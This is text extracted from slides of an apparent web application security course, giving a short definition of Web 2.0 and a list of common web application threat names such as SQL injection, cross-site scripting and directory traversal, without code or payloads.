
Web 2.0 Applications




- Web 2.0 refers to a generation of Web applications that provide an infrastructure for more dynamic user participation, social interaction and collaboration



Vulnerability Stack



Module Flow



Web Application Threats - I



Cookie
Poisoning




Insecure
Storage

Information
Leakage

Broken Account
Management




Improper
Error Handling



Directory
Traversal

Parameter/Form
Tampering

SQL
Injection



Denial of
Service (DoS)

Log
Tampering

Buffer
Overflow

Unvalidated
Input

Injection
Flaws


Broken Access
Control

Broken Session
Management


Cross Site
Scripting (XSS)

Cross Site
Request Forgery

Security
Misconfiguration



